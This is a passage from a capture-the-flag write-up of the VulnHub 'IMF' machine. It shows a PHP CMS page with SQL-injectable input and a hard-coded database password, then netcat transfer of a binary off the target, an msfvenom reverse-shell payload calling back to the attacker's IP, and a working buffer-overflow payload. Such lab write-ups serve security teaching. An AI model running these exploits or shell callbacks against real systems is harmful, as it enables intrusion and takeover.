<body>
<h1>IMF CMS</h1>
<?php
if(isset($_SESSION['admin_logged_on']) && $_SESSION['admin_logged_on'] == 'that is affirmative sir') {
?>
Menu:
<a href='cms.php?pagename=home'>Home</a> |
<a href='cms.php?pagename=upload'>Upload Report</a> |
<a href='cms.php?pagename=disavowlist'>Disavowed list</a> |
Logout
<br /><br/>
<?php
        $db_user = 'admin';
        $db_pass = '3298fj8323j80df!49';
        $db_name = 'admin';
        $link = mysqli_connect('localhost',$db_user,$db_pass,$db_name);

        $pagename = isset($_GET['pagename'])?$_GET['pagename']:'home';
        $pagename = str_replace('--', '', $pagename);


        $query = "SELECT `pagedata` FROM `pages` WHERE `pagename` = '".$pagename."'";
        $result = mysqli_query($link, $query);

        $page = mysqli_fetch_row($result);
        print $page[0];
} else {
        print "Please login <a href='index.php'>Here</a>";
}
?>
</body>
</html>
www-data@imf:/var/www/html/imfadministrator$
```

Figure 22: writeup.privesc.steps.2.1


3. We transfer the binary locally and start exploring it:

```
cat /usr/local/bin/agent | base64 >agentfile
nc -nlvp 9090 >agentfile
nc 192.168.92.178 9090 <agentfile
```



```
www-data@imf:/var/www/html/imfadministrator/uploads$ nc 192.168.92.179 9090 <agentfile
<imfadministrator/uploads$ nc 192.168.92.179 9090 <agentfile
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 23: writeup.privesc.steps.3.1




```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 9090 >agentfile
listening on [any] 9090 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 58364
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # ls -lah agentfile
-rw-r--r-- 1 root root 16K Sep 26 14:27 agentfile
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # cat agentfile | base64 -d >agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf # file agent
agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib
/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not str
ipped
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # ls -lah agent
-rw-r--r-- 1 root root 12K Sep 26 14:28 agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 24: writeup.privesc.steps.3.2


4. It requests for an agent ID which we find to be `48093572` using `objdump`. Upon entering this ID we are presented multiple options and the #3 option seems vulnerable to a buffer overflow. We found the EIP offset to be 168 and then use ROPShell to find a `call` or `jmp` that can be used for redirecting control. We created a linux reverse shell using `msfvenom`, crafted our exploit and used `netcat` to submit it as payload to the locally running instance of the vulnerable `agent` binary:

```
objdump -d agent | grep "<main>:" -A30
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.92.179 LPORT=4433 -f python -b
 ↪  "\x00\x0a\x0d"
nc -nlvp 4433
echo -en "48093572\n3
 ↪  \n\xbe\xc3\x35\x65\xa2\xd9\xc8\xd9\x74\x24\xf4\x5a\x33\xc9\xb1\x12\x83\xc2\x04\x31\x72\x0e\x03\xb1\x3b
 ↪  " | nc localhost
 ↪  7788
```




```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # file agent
agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not stri
pped
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # checksec --file agent
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # gdb agent -q
Reading symbols from agent...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
gdb-peda$
gdb-peda$ quit
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 25: writeup.privesc.steps.4.1




```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # objdump -d agent | grep "<main>:" -A30
080485fb <main>:
 80485fb:       8d 4c 24 04             lea    0x4(%esp),%ecx
 80485ff:       83 e4 f0                and    $0xfffffff0,%esp
 8048602:       ff 71 fc                pushl  -0x4(%ecx)
 8048605:       55                      push   %ebp
 8048606:       89 e5                   mov    %esp,%ebp
 8048608:       51                      push   %ecx
 8048609:       83 ec 24                sub    $0x24,%esp
 804860c:       a1 44 b0 04 08          mov    0x804b044,%eax
 8048611:       83 ec 08                sub    $0x8,%esp
 8048614:       6a 00                   push   $0x0
 8048616:       50                      push   %eax
 8048617:       e8 34 fe ff ff          call   8048450 <setbuf@plt>
 804861c:       83 c4 10                add    $0x10,%esp
 804861f:       83 ec 04                sub    $0x4,%esp
 8048622:       68 84 d9 dd 02          push   $0x2ddd984
 8048627:       68 f0 89 04 08          push   $0x80489f0
 804862c:       8d 45 e0                lea    -0x20(%ebp),%eax
 804862f:       50                      push   %eax
 8048630:       e8 8b fe ff ff          call   80484c0 <asprintf@plt>
 8048635:       83 c4 10                add    $0x10,%esp
 8048638:       83 ec 0c                sub    $0xc,%esp
 804863b:       68 f3 89 04 08          push   $0x80489f3
 8048640:       e8 5b fe ff ff          call   80484a0 <puts@plt>
 8048645:       83 c4 10                add    $0x10,%esp
 8048648:       83 ec 0c                sub    $0xc,%esp
 804864b:       68 05 8a 04 08          push   $0x8048a05
 8048650:       e8 4b fe ff ff          call   80484a0 <puts@plt>
 8048655:       83 c4 10                add    $0x10,%esp
 8048658:       83 ec 0c                sub    $0xc,%esp
 804865b:       68 1e 8a 04 08          push   $0x8048a1e
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # printf "%d\n" 0x2ddd984
48093572
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 26: writeup.privesc.steps.4.2




```
[----------------------------------registers-----------------------------------]
EAX: 0xbfffeac4 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeA
AWAAuAAXAAvAAYAAwAAZAAxAAyA"...)
EBX: 0x0
ECX: 0xb7faa890 --> 0x0
EDX: 0x16
ESI: 0xb7fa9000 --> 0x1d9d6c
EDI: 0xb7fa9000 --> 0x1d9d6c
EBP: 0x41417241 ('ArAA')
ESP: 0xbfffeb70 ("AAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%
TA%qA%UA%rA%VA%"...)
EIP: 0x74414156 ('VAAt')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x74414156
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb70 ("AAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA
%TA%qA%UA%rA%VA%"...)
0004| 0xbfffeb74 ("AuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%
qA%UA%rA%VA%tA%W"...)
0008| 0xbfffeb78 ("XAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%G
A%rA%VA%tA%WA%uA"...)
0012| 0xbfffeb7c ("AAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA
%VA%tA%WA%uA%XA%"...)
0016| 0xbfffeb80 ("AwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%
tA%WA%uA%XA%vA%Y"...)
0020| 0xbfffeb84 ("ZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%d
A%uA%XA%vA%YA%wA"...)
0024| 0xbfffeb88 ("AAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A
%XA%vA%YA%wA%ZA%"...)
0028| 0xbfffeb8c ("AzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%
vA%YA%wA%ZA%xA%y"...)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x74414156 in ?? ()
gdb-peda$
gdb-peda$ pattern_
pattern_arg     pattern_create  pattern_env     pattern_offset  pattern_patch   pattern_search
gdb-peda$ pattern_offset 0x74414156
1950433622 found at offset: 168
gdb-peda$
```

Figure 27: writeup.privesc.steps.4.3



```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.16
8.92.179 LPORT=4433 -f python -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 470 bytes
buf =  ""
buf += "\xbe\xc8\xef\x4c\x39\xdb\xc8\xd9\x74\x24\xf4\x5d\x31"
buf += "\xc9\xb1\x12\x31\x75\x12\x83\xed\xfc\x03\xbd\xe1\xae"
buf += "\xcc\x0c\x25\xd9\xcc\x3d\x9a\x75\x79\xc3\x95\x9b\xcd"
buf += "\xa5\x68\xdb\xbd\x70\xc3\xe3\x0c\x02\x6a\x65\x76\x6a"
buf += "\xad\x3d\xd4\xd9\x45\x3c\xe5\x0c\xc7\xc9\x04\x9e\x81"
buf += "\x99\x97\x8d\xfe\x19\x91\xd0\xcc\x9e\xf3\x7a\xa1\xb1"
buf += "\x80\x12\x55\xe1\x49\x80\xcc\x74\x76\x16\x5c\x0e\x98"
buf += "\x26\x69\xdd\xdb"
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 28: writeup.privesc.steps.4.4




```
www-data@imf:/var/www/html/imfadministrator/uploads$ echo -en "48093572\n3\n\xbe\xc3\x35\x65\xa2\xd9\xc8\xd9\x74\x24\xf4\x5a\x33\xc9\xb1\x12\x83\xc2\x04\x31\x72\x0e\x03\xb1\x3b\x87\x57\x04\x9f\xb0\x7b\x3
5\x5c\x6c\x16\xbb\xeb\x73\x56\xdd\x26\xf3\x04\x78\x09\xcb\xe7\xfa\x20\x4d\x01\x92\x72\x05\xad\xd1\x1b\x54\x4e\x04\x8d\xd1\xaf\x96\x4b\xb2\x7e\x85\x20\x31\x08\xc8\x8a\xb6\x58\x62\x7b\x98\x2f\x1a\xeb\xc9\x
e0\xb8\x82\x9c\x1c\x6e\x06\x16\x03\x3e\xa3\xe5\x44\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x63\x85\x04\x08\x0a" | nc localhost 7788
<x41\x41\x41\x41\x41\x63\x85\x04\x08\x0a" | nc localhost 7788
  ___ __  __ ___
 |_ _|  \/  | __|  Agent
  | || |\/| | _|   Reporting
 |___|_|  |_|_|    System


Agent ID : Login Validated
Main Menu:
1. Extraction Points
2. Request Extraction
3. Submit Report
0. Exit
Enter selection:
Enter report update: Report: 5et$Z3ɱ1r;W{5\lsV&x         MrNʒK~ ÎXb{/n>DAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAc
Submitted for review.
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 29: writeup.privesc.steps.4.5

